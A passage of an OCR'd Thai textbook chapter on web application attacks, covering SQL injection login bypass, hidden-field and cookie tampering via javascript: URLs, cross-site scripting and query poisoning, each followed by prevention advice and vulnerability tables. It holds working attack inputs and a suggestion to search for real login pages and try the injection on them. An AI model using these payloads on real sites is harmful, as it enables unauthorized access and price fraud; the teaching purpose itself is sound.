
โดยปกติการเจาะระบบนั้นถ้าเป็นการแฮกด้วยวิธีอื่น เช่นการเจาะผ่านระบบปฏิบัติ การเจาะเข้าไปยัง Web Application โดยตรง firewall ก็จะป้องกันไว้ได้



รูปที่3.1 ประโยชน์ของ firewall




รูปที่3.2 ประโยชน์ของ firewall




รูปที่3.3 ประโยชน์ของ firewall

แต่ถ้าเป็นการเจาะระบบผ่านเว็บนั้น firewall ไม่สามารถป้องกันได้เพราะ firewall ต้องเปิดให้พอร์ต 80 และ พอร์ต 443 เพราะเป็น พอร์ตที่ใช้สื่อสารผ่านเว็บนั้นเอง



รูปที่3.4 การเจาะระบบผ่านเว็บที่ firewall ไม่สามารถป้องกันได้

จากรูปเป็นการเจาะระบบผ่านเว็บโดยการใช้ URL ในการโจมตีเมื่อ เว็บเซอร์เวอร์ไม่มีการปรับแต่งระบบที่ดีพอ



รูปที่3.5 การเจาะระบบผ่านเว็บที่ Firewall ไม่สามารถป้องกันได้

จากรูปเป็นการขาดการตรวจเช็คอินพุตที่ไม่ดีพอทำให้สามารถเจาะระบบเข้าไปได้

3.1 SQL injection

เทคนิคที่ แฮ็กเกอร์ นิยมทำ SQL Injection เนื่องจากเมื่อเวลาเราต้องการที่จะ ล็อกอิน (Login Authentication) เข้าสู่เว็บไซต์ทาง เว็บเซอร์เวอร์จะถาม ชื่อผู้ใช้ (Username) และ รหัสผ่าน (Password) ของเรา เมื่อเราใส่ ชื่อผู้ใช้ และ รหัสผ่าน แล้วบราวเซอร์ก็จะนำข้อมูลไปตรวจสอบกับฐานข้อมูลในลักษณะ select * from table where user_name = "username" จากการที่เราใช้ "**where clause**" ในการเขียนเว็บแอปพลิเคชั่น เพื่อการค้นข้อมูลของผู้ใช้ซึ่งในการเขียนโปรแกรมนี้จะดูง่าย แต่ในทางมุมมองของแฮกเกอร์นั้น แฮกเกอร์ จะใช้ วิธีใส่ คำสั่ง SQL (SQL command)แปลกๆ เพิ่มเติมเข้ามาใน SQL Query เพื่อดึงข้อมูลที่ แฮกเกอร์ต้องการออกมาจากเว็บไซต์ของเราแฮกเกอร์จะใส่ชื่อผู้ใช้เป็นอะไรก็ได้แต่รหัสผ่านสำหรับการทำ SQL injection จะใส่เป็น ลอจิก (Logic Statement) ยกตัวอย่างเช่น'or'1'='1 หรือ "or"1"="1 ถ้า เว็บแอปพลิเคชั่นของเราไม่มีการเขียนโปรแกรมที่ดีพอในการดักรหัสผ่านแปลกๆแบบนี้ แฮกเกอร์ก็สามารถที่จะ

bypass ระบบการพิสูจน์ตน (Authentication) ของเราและเข้าสู่ระบบเราโดยไม่ต้องรู้ ชื่อผู้ใช้ และรหัสผ่านของเรามาก่อนเลย ซึ่ง SQL Injection ในความเป็นจริงยังมีเว็บอีกจำนวนมากที่ยังมีรูรั่วนี้ โดยสามารถหาได้โดยการ ค้นหา คำว่า login ใน Google แล้วลองใช้Statement SQL Injection ดูก็จะพบว่ายังมีเว็บที่มีรูรั่วนี้อีกมาก

วิธีการป้องกัน

นักพัฒนาระบบ (Web Application Developer) ควรจะระมัดระวังอินพุตสตริง (input string) ที่มาจากทางฝั่งเครื่องลูกข่าย(Web Browser)และไม่ควรใช้วิธีติดต่อกับระบบภายนอกโดยไม่จำเป็น ควรมีการ "กรอง" ข้อมูลขาเข้าที่มาจาก เว็บเซอร์เวอร์ผ่านมาทางผู้ใช้เครื่องลูกข่ายอย่างละเอียด และทำการ "กรอง" ข้อมูลที่มีลักษณะที่เป็น SQL injection statement ออกไปเสียก่อนที่จะส่งให้กับระบบฐานข้อมูล SQL ต่อไป การใช้ Stored Procedure หรือ Trigger ก็เป็นทางออกหนึ่งในการเขียนโปรแกรมสั่งงานไปยังระบบฐานข้อมูล SQL ซึ่งมีความปลอดภัยมากกว่าการใช้ "Dynamic SQL Statement " กับฐานข้อมูล SQL ตรงๆ ซึ่งในภาษา PHP นั้น Version 4 กับ 5 ได้มีการป้องให้โดยอัตโนมัติแล้วโดยระบบได้มีการใส่ Function addslashes เข้ามาให้แล้วทำให้สามารถกรอง String SQL

ตารางที่ 3.1 ช่องโหว่ของการเกิด SQL Injection

Nessus ID	Name	วิธีแก้ไข
11139	wpoison (nasI version)	ตรวจสอบการนำข้อมูลไปใช้ให้รอบคอบ

3.2 Hidden Manipulation

หมายถึง แฮกเกอร์จะแอบเข้ามาดูข้อมูลที่อยู่ใน Hidden Field ที่ผู้เขียนเว็บชอบใช้ในการเขียนเว็บแอปพลิเคชั่น วิธีการดูก็ง่าย ๆ คือ คลิ๊กขวาที่หน้าจอในบราวเซอร์แล้วเลือก View source ก็สามารถเห็นข้อมูลที่โดยปกติบราวเซอร์จะไปแสดงบนจอภาพซึ่งแฮกเกอร์สามารถใช้ข้อมูลเหล่านี้ให้เป็นประโยชน์ในการโจมตีเว็บเซอร์เวอร์ของเรา ปัญหาก็คือ ในความเข้าใจของผู้เขียนเว็บโดยปกติคิดว่าข้อมูลใน Hidden Field จะไม่มีใครเห็น และจะไม่ถูกแก้ไขจากฝั่งเครื่องลูกข่ายแต่ แฮกเกอร์สามารถแก้ไขข้อมูลใน Hidden Field จะฝั่งเครื่องลูกข่ายและส่งกลับมาประมวลผลในฝั่ง ผู้ให้บริการได้ ทำให้ข้อมูลที่เรารับกลับเข้ามาจากฝั่งเครื่องลูกข่ายเกิดความผิดพลาด ยกตัวอย่างเช่น การทำ e-commerce เว็บไซต์ขายสินค้าผ่านอินเทอร์เน็ต พวกแฮกเกอร์สามารถเข้ามาแก้ไขข้อมูลราคาสินค้าของเราให้ต่ำลงได้เวลาสั่งซื้อสินค้า ทำให้ เว็บแอปพลิเคชั่นคำนวณราคาผิดพลาด ส่งผลต่อยอดขายที่ไม่ถูกต้อง ซึ่งต้องใช้เวลาในการตรวจสอบกันพอสมควร

วิธีการป้องกัน

ทำได้โดยการลดหรือไม่ใช้ อินพุตชนิดที่เป็น hidden ในการรับส่งค่าสำคัญๆต่างๆซึ่งในPHP นั้นสามารถใช้ตัวแปร SESSION ซึ่งตัวแปร SESSION นั้นจะเก็บเอาไว้ทางฝั่งของผู้ให้บริการ ซึ่งจะปลอดภัยกว่าแต่ก็ใช่ว่าตัวแปร SESSION จะปลอดภัยเสียทีเดียวแต่ก็ปลอดภัยกว่า การส่งตัวแปรแบบ Hidden field หรือถ้าหากจำเป็นต้องใช้ ก็ต้องใช้การตรวจสอบค่า ตัวแปร HTTP_REFERER ซึ่งเป็นตัวแปร Environment Variable ของ HTTP เพื่อดูว่าหน้าเพจที่ส่งค่ามานั้นมาจากหน้าเว็บของผู้ให้บริการของเว็บของเราหรือเปล่า แต่วิธีนี้ก็ยังไม่ปลอดภัย เพราะว่าแฮกเกอร์สามารถที่จะเขียนส่วนหัวของ HTTP ให้สามารถเปลี่ยนค่า HTTP_REFERER ได้เช่นกัน การที่จะให้ปลอดภัยมากขึ้นคือต้องมีการตรวจสอบค่าที่รับเข้ามาว่าค่านั้นถูกต้อง ก่อนการคำนวณราคาสินค้า และต้องมีการตรวจสอบ ขนาดของค่าที่รับมาว่ามีขนาดไม่เกินที่กำหนดไว้หรือไม่ด้วย

3.3 Java Injection


เป็นวิธีการใช้คำสั่งของ Java Script ที่ URL เพื่อประโยชน์ต่างๆ เช่น เปลี่ยนค่า Hidden Field ถึงแม้จะมีการป้องกันการทำ Hidden Manipulation ก็สามารถเปลี่ยนค่า Hidden Field ได้ โดยใช้ Java Script ซึ่งรูปแบบการทำดังนี้โดยเริ่มจากพื้นฐาน

3.3.1 Injection Basics

เป็นพื้นฐานการใช้ Java Injection Basics

(3.1)

```
<url>javascript:command(คำสั่ง)
javascript:alert('HelloWorld');
```



รูปที่ 3.6 java script อย่างง่าย

ก็จะแสดงคำว่า Hello World ออกมา string คือข้อความที่ถูกครอบด้วย ' หรือ " เช่น "ab", "abc", 'ab', 'abc' การเชื่อมต่อ string จะใช้เครื่องหมาย + เช่น string = "Hello" + "World"; จะได้ว่าค่าในตัวแปร string มีค่าเป็น "HellWorld" หรือจะใช้กับตัวแปรก็ได้เช่นเดียวกัน a = "Hello"; b = "World"; result = a + b ; จะได้ว่า result มีค่าเป็น "Hello World " ค่าที่รับมาจาก form ทั้งหมดจะมองเป็น string

3.3.2 Java Injection Form Editing

นั้นทำได้โดย ใช้คำสั่ง

(3.2)

```
javascript:void(document.forms[x].field.value="you
want");alert(document.forms[x].field.value)
```

forms[x] ค่า x คือลำดับของ form ที่จะ Edit โดยเริ่มจากศูนย์ ส่วน Field นั้นเป็นชื่อ Field ที่ต้องการแก้ไขนั่นเอง ส่วนคำสั่ง alert นั้นเพื่อดูว่าค่า Hidden Field ที่เราเปลี่ยนไปนั้นได้ผลหรือไม่ ต่อไปจะเป็นการแสดง form ตัวอย่างที่2.1

(3.3)

```
<form name="form2" method="post" action="javack.php">
    <input name="price" type="hidden" id="price" value="5000">
    <p><span class="style2">ซื้อจำนวน</span>
      <input name="textfield" type="text" size="16" maxlength="16" >
      <span class="style2">ตัว</span></p>
    <p>
      <input type="submit" name="Submit" value="Submit">
    </p>
</form>
```

(3.4)

```
javascript:void(document.forms[0].price.value="5");alert(document.forms[0].price.value)
```

จากตัวอย่างเป็นการเปลี่ยน hidden field ที่มีชื่อว่า price ให้มีค่าเป็น 5 โดยเป็น form แรก forms[x] จึงมีค่าเป็น 0 แต่ในขั้นแรกนี้เป็นการเปลี่ยนค่าภายในเครื่องของเราเท่านั้นเอง ซึ่งจะไม่มี

ประโยชน์หากเราไม่ส่งไปทำงานบนผู้ให้บริการ ซึ่งขั้นต่อไปคือการส่งค่าที่เปลี่ยนไปทำงานบนเครื่องผู้ให้บริการโดยใช้คำสั่งต่อไปนี้

(3.5)

```
javascript:void(document.forms[x].field.value="youwant");ol(document.forms[x].field.va
lue="you want")
```

หรือ

(3.6)

```
javascript:void(document.forms[x]. field.value=" you want ");ol('document.forms[x].
field.value="you want" webserver.php')
```

คำสั่งแรกนั้นได้อธิบายไว้แล้วในตอนแรก ส่วนคำสั่ง ol นั้นเป็นคำสั่งที่ใช้ส่งค่าที่เปลี่ยนไปทำงานบนเครื่องผู้ให้บริการ

3.3.3 Java Injection Cookie Editing

Java Injection Form Editing กับ Java Injection Cookie Editing มีรูปแบบการทำนั้นก็คล้ายๆกันคำสั่งพื้นฐานในการทดลอง

(3.7)

```
javascript:alert( document.cookie );
```

จะเป็นการแสดง Cookie นั้นเองส่วนการทำ Injection นั้นก็ไม่ยากโดยการใช้คำสั่งเดิมแต่ทำการเปลี่ยนค่า cookie ตามที่เราต้องการรูปแบบการทำคือ

(3.8)

```
javascript:void(document.cookie="Field = myValue");
```

Field คือตัวแปลของ cookie ส่วน myValue นั้นคือค่า cookie นั้นเองมาลองดูตัวอย่างการทำข้างล่าง

(3.9)

```
javascript:void(document.cookie="Status = Online");
```

เป็นการเปลี่ยน Cookie ที่มีชื่อ Status เป็น online ซึ่งถ้าเว็บบางเว็บนั้นเก็บข้อมูลสำคัญลงใน cookie เช่นสถานะของการเข้าใช้ระบบเป็นต้นเราก็สามารถที่ใช้วิธีนี้ได้

วิธีการป้องกัน

หลีกเลี่ยงการใช้ Cookie หรือ การใช้ form ก็ควรระมัดระวังโดยการกรอง input โดยระเอียด และไม่ใช้ Hidden field ในการส่งข้อมูลสำคัญ ถ้าจะใช้ cookie ก็เก็บข้อมูลส่วนที่ไม่สำคัญแล้วก็ต้องเข้ารหัส cookie ด้วย

3.4 Cross Site Scripting (XSS)

จะเกิดขึ้นเมื่อเวลาที่เราป้อนค่าเข้าไปในบราวเซอร์เพื่อส่งให้กับเว็บเซอร์เวอร์เช่น การป้อนชื่อผู้ใช้และรหัสผ่านหรือ การคีย์ข้อมูลลงในเว็บบอร์ดหลังจากที่เรากดปุ่ม Submit หรือกดปุ่ม Enter เพื่อส่งข้อมูลให้เว็บเซอร์เวอร์ทางเว็บเซอร์เวอร์จะสร้างเว็บเพจตอบกลับมายังบราวเซอร์ของเราในลักษณะที่เป็น Dynamic Content เช่น ถ้าเราป้อนชื่อผิด เว็บเซอร์เวอร์ก็จะแจ้งว่าชื่อนั้นไม่มีในระบบเป็นต้น หากเว็บเซอร์เวอร์มีการนำข้อมูลที่เราป้อนใส่ลงไปในเว็บเพจกลับมาแสดงเป็นผลลัพธ์ให้เราเห็นหลังจากที่เราได้ป้อนข้อมูลลงไป แล้วแฮกเกอร์สามารถป้อนข้อมูลที่ไม่ใช่ข้อมูลปกติลงไปในช่องรับข้อมูลเช่น ป้อนข้อมูลเข้าไปในรูปแบบของ JAVA Script ซึ่งสามารถ ทำงานตามที่แฮกเกอร์ต้องการได้ เช่น สามารถขโมย Cookie ที่อยู่ในเครื่องของเราส่งกลับไปหา แฮ็กเกอร์ได้ ช่องโหว่ในลักษณะ Cross-Site Scripting นี้ เราจะเห็นได้บ่อยๆใน Search Engine ที่มีการทวน Search Keyword ที่เราป้อนลงไป หรือใน เว็บไซต์ที่มีการทวน String ของข้อมูลที่เราป้อนลงไป ในลักษณะของ error message หรือ รูปแบบของเว็บฟอร์มที่มีการทวนข้อมูลหลังจากที่เราคีย์เข้าไปในคอนแรก และ พวกเว็บบอร์ดที่อนุญาตให้ผู้ใช้สามารถเข้ามาสร้างข้อมูลได้เป็นต้น เมื่อ แฮ็กเกอร์พบว่า เว็บไซต์มีช่องโหว่ให้สามารถทำ Cross-Site Scripting ได้ แฮ็กเกอร์ ก็จะเขียน Script ที่สามารถดูดข้อมูลส่วนตัว ของเราที่เก็บไว้ในเครื่องเราเองในลักษณะที่เป็น Cookie ส่งกลับไปหาแฮ็กเกอร์ ให้ แฮ็กเกอร์ สามารถดูข้อมูลของเราได้อย่างง่ายดาย หรือ ส่งพวก Malicious Script แปลกๆ มาทำงานบนยังเครื่องเราตามที่ แฮ็กเกอร์ ต้องการก็สามารถที่จะทำได้หาก Web Browser ของเรานั้นอนุญาตให้ Script ต่างๆทำงานได้เช่น JAVA Script เป็นต้น

แฮกเกอร์สามารถใช้ เว็บแอปพลิเคชั่นของเรา เช่น ระบบเว็บบอร์ดในการฝัง Malicious Script แฝงไว้ในเว็บบอร์ดแทนที่จะใส่ข้อมูลตามปกติ เมื่อมีคนเข้า Refresh หน้าเว็บบอร์ดก็จะทำให้ Malicious Script ที่ฝังไว้นั้นทำงานโดยอัตโนมัติ ตามความต้องการของแฮกเกอร์ หรือ อีกวิธีหนึ่ง แฮกเกอร์จะส่ง e-mail ไปหลอกให้เป้าหมายคลิ้กที่ URL Link ที่แฮกเกอร์ได้เตรียมไว้ใน e-mail เมื่อเป้าหมายคลิ้กไปที่ Link นั้น ก็จะไปสั่งให้มีการทำงานของMalicious Script ที่อยู่ในตำแหน่งที่แฮกเกอร์ทำดักรอไว้ วิธีการหลอกแบบนี้ในวงการเรียกว่า "PHISHING" ซึ่งโดนกันไปแล้วหลายองค์กร เช่น Citibank, eBay เป็นต้น

อันตราย

จะเกิดอันตรายได้สองรูปแบบคือ

1. เกิดอันตรายกับเว็บของเราเอง ซึ่งเกิดจากการที่ script นั้นเขียนเพื่อทำงานบนเครื่องลูกข่าย เช่นการสั่งให้ลบไฟล์หรือสั่งให้แสดงฐานข้อมูลที่มีอยู่เป็นต้น
2. เกิดอันตรายกับเครื่องของผู้ใช้ที่มาใช้งานเว็บของเรา ซึ่ง script ที่แทรกเข้ามา อาจจะไปสั่งให้เป็นหน้าต่างที่ เปิด เว็บไซต์ที่มีไวรัสอยู่ หรือทำการอ่าน Cookie ที่มีอยู่ในเครื่องผู้ใช้ แล้วส่งข้อมูลไปยัง คนเขียน script ซึ่งข้อมูลเหล่านั้น อาจจะเป็นรหัสผ่านต่างๆ หรืออาจจะเป็นหมายเลขบัตรเครดิตก็ได้

วิธีการป้องกัน

การแก้ปัญหา XSS Flaw นั้น ต้องมีการร่วมมือกันของหลายฝ่าย ได้แก่ ฝ่ายผู้พัฒนาโปรแกรม (Web Application Developer), ผู้ดูแลระบบ (Server Administration) และ ผู้ผลิตบราวเซอร์ (Browser Manufacturer) โดยปฏิบัติดังนี้

กำหนดลักษณะของข้อมูลที่ต้องการและตรวจสอบข้อมูลให้ถูกต้องกำหนดระดับความสามารถของผู้ใช้ให้มีค่าต่ำที่สุดที่สามารถทำงานได้ เช่น กำหนดให้อ่านได้เท่านั้น เมื่อมี script ที่พยายามจะลบก็สามารถได้ป้องกันได้ สำหรับผู้พัฒนาโปรแกรม ควรจะมีการกรองข้อมูลขาเข้าจากทางเครื่องลูกข่ายโดยอย่าคิดว่าผู้ใช้จะป้อนข้อมูลธรรมดาๆ กลับมาที่เว็บเซอร์เวอร์เสมอไป ควรต้องมีการตรวจเช็คข้อมูลขาเข้าทุกครั้งที่รับกลับมายังเว็บเซอร์เวอร์ตลอดจน เวลาจะส่งข้อมูลกลับไปยัง เว็บเซอร์เวอร์ ที่ควรแปลงพวก "Non-alphanumeric data" ให้กลายเป็น HTML character เสียก่อน เช่น เครื่องหมายน้อยกว่า "<" ควรถูกแปลงเป็น"<"เป็นต้น จะเห็นว่า ผู้พัฒนาเว็บต้องมาตรวจสอบโค้ดที่เขียนด้วย ASP, JSP หรือ PHP ว่ามีช่องโหว่ดัง ลักษณะที่กล่าวมาหรือไม่ เวลานี้เราสามารถใช้เครื่องมือในการช่วยวิเคราะห์โค้ดของเราได้ โดยไม่ต้องเหนื่อยกับการตรวจสอบทีละบรรทัด แต่เราต้องเสียทรัพย์ในการจัดซื้อเครื่องมือพวกนี้ เช่น WebInspect จาก SPI Dynamics หรือ AppScan จาก Sanctum Inc. ซึ่งเครื่องมือเหล่านี้มีราคาแพงพอสมควร หากเราได้ฝึกอบรมให้กับผู้พัฒนาเว็บแอปพลิเคชั่นให้เข้าใจปัญหาต่างๆ เหล่านี้เครื่องมือที่ใช้ในการตรวจสอบโค้ดก็คงไม่มีความจำเป็นเท่าใดนัก

สำหรับ End user การป้องกันตัวก็ทำได้ง่ายๆโดยการ Disable Scripting Language ที่บราวเซอร์ของเรานั่นเอง แต่เราก็จะเล่นลูกเล่นต่างๆในเว็บไซต์ไม่ได้เต็มที่ หรือเวลาที่เราจะเข้าเว็บไซต์ก็ให้พิมพ์ชื่อลงในช่อง URL อย่า Click Link ที่มากับ e-mail โดยไม่ตรวจสอบให้รอบคอบเสียก่อน หรือ อย่า Click Link ทีอยู่ตาม เว็บบอร์ดต่างๆ เพราะ Link เหล่านั้นอาจมีการแอบแฝง Script ตลอดจน Malicious URL ต่างๆไว้รอคุณอยู่ ดังนั้นการแก้ไขปัญหาที่ง่ายที่สุด คงอยู่ที่ตัวเราเอง ต้องเลือกเข้าเว็บไซต์ที่น่าเชื่อถือ ตลอดจนระมัดระวังเวลาที่จะ Click อะไรก็ตามที่เป็น Link อยู่

บนบราวเซอร์ต้องมีการให้ข้อมูลกับผู้ใช้คอมพิวเตอร์ทั่วไป ที่ใช้ e-mail และบราวเซอร์กันเป็นประจำให้ระมัดระวัง URL Link แปลกๆ หรือ e-mail แปลกๆ ที่เข้ามาในระบบก่อนจะ Click ควรจะดูให้รอบคอบก่อน เรียกว่า เป็นการทำ "Security Awareness Training" ให้กับผู้ใช้ซึ่งควรจะทำทุกปี ปีละ 2-3 ครั้ง เพื่อให้รู้ทันกลเม็ดของแฮกเกอร์ และไวรัสที่ชอบส่ง e-mail มาหลอกอยู่เป็นประจำ สำหรับในฝั่งของผู้ดูและระบบ เช่นผู้เขียนเว็บก็ควรจะแก้ไขโค้ดในเว็บบอร์ดของตนให้ฉลาดพอที่จะแยกแยะออกว่ากำลังรับข้อมูลปกติ หรือรับข้อมูลที่เป็น Malicious Script ซึ่งจะสังเกตได้ไม่ยาก เพราะ Script มักจะมีเครื่องหมาย "< > ( ) # & " ให้ผู้เขียนเว็บทำการ "กรอง" เครื่องหมายเหล่านี้ก่อนที่จะนำข้อมูลไปประมวลผลโดย เว็บแอปพลิเคชั่นต่อไป

ตารางที่ 3.2 ช่องโหว่ของการเกิด XSS

Nessus ID	Name	วิธีแก้ไข
11815	IMP_MIME_Viewer_html class XSS vulnerabilities	Upgrade IMP ให้เป็น version 3.2.2 ขึ้นไป
12263	IMP Content-Type XSS Vulnerability	Upgrade IMP ให้เป็น version 3.2.4 ขึ้นไป
I3650	php < 4.3.8	Upgrade PHP ให้เป็น version 4.3.8 ขึ้นไป
13857	IMP HTML+TIME XSS Vulnerability	Upgrade IMP ให้เป็น version 3.2.5 ขึ้นไป
17634	PHPMyDirectory review.php Multiple Cross-Site Scripting Vulnerabilities	Upgrade phpMyDirectory ให้เป็น version 10.1.4 หรือมากกว่า

3.5 Query Poisoning

เป็นส่วนหนึ่งของ SQL Injection เป็นวิธีการที่ แฮ็กเกอร์ ใช้ Statement SQL ฉีดเข้าไปใน Query String บน URL ซึ่ง Query Poisoning เป็นการใช้ Statement SQL ที่เป็นจริงใส่เพิ่มเข้าไปใน Query String ซึ่งเป็น Statement ที่ไม่ประสงค์ดีเช่น อาจจะ Query ดูข้อมูลในส่วนที่ต้องห้ามหรืออันตรายไปกว่านั้นอาจจะ ลบตารางฐานข้อมูลหรือเพิ่มข้อมูลลงฐานข้อมูลซึ่งการจะทำอย่างนี้ได้แฮ็กเกอร์ ต้องได้ข้อมูลเกี่ยวกับเว็บเป้าหมายพอสมควรอย่างเช่น ชื่อ ตารางฐานข้อมูล filed ฐานข้อมูลซึ่งไม่จำเป็นต้องรู้ทุก filed ก็ได้แต่ที่สำคัญต้องรู้ชื่อของตารางฐานข้อมูลหรือไม่รู้ก็อาจ

สุ่มความน่าจะเป็นของฐานข้อมูลที่ใช้ในเว็บเป้าหมายเช่น ถ้าเว็บเป้าหมายเป็นเว็บขายสินค้าชื่อตารางก็อาจเป็น Orders ,Product เป็นต้นซึ่งตัวอย่างของการทำ Query Poisoning นั้นเริ่มจากพื้นฐานคือ

ตัวอย่างที่ 1

(3.10)

http://10.0.0.3/showproduct.asp?ID=3+OR+1=1

